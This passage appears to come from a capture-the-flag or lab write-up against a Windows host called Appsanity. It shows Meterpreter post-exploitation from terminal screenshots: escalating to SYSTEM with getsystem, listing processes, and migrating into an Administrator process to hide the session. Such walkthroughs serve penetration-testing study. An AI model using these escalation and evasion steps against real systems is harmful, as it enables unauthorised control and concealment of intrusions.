


```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > |
[Appsanity0:openvpn  1:msf* 2:winrm- 3:bash
```

I then moved into another process to hide where I am and move back to the Administrator Account


```
# Commands Executed
getpid
ps
migrate 428
```

Screenshot Evidence Starting Process SYSTEM




```
meterpreter > getpid
Current pid: 5708
meterpreter > ps

Process List
============

 PID   PPID  Name                 Arch  Session  User
 ---   ----  ----                 ----  -------  ----
 0     0     [System Process]
 4     0     System               x64   0
 92    4     Registry             x64   0
 320   4     smss.exe             x64   0
 416   408   csrss.exe            x64   0
 420   664   svchost.exe          x64   0        NT AUTHORITY\SYSTEM
 428   2252  cmd.exe              x64   0        APPSANITY\Administrator
 524   516   csrss.exe            x64   1
```

Screenshot Evidence Process Owner



```
2364  664   svchost.exe                  x64   0       NT AUTHORITY\SYSTEM
2384  428   ReportManagementHelper.exe   x64   0       APPSANITY\Administrator
2388  664   svchost.exe                  x64   0       NT AUTHORITY\NETWORK SERV
```

Screenshot Evidence Migration



```
meterpreter > migrate 428
[*] Migrating from 5708 to 428 ...
[*] Migration completed successfully.
meterpreter > getuid
Server username: APPSANITY\Administrator
meterpreter > |
[Appsanity0:openvpn  1:msf* 2:winrm- 3:bash
```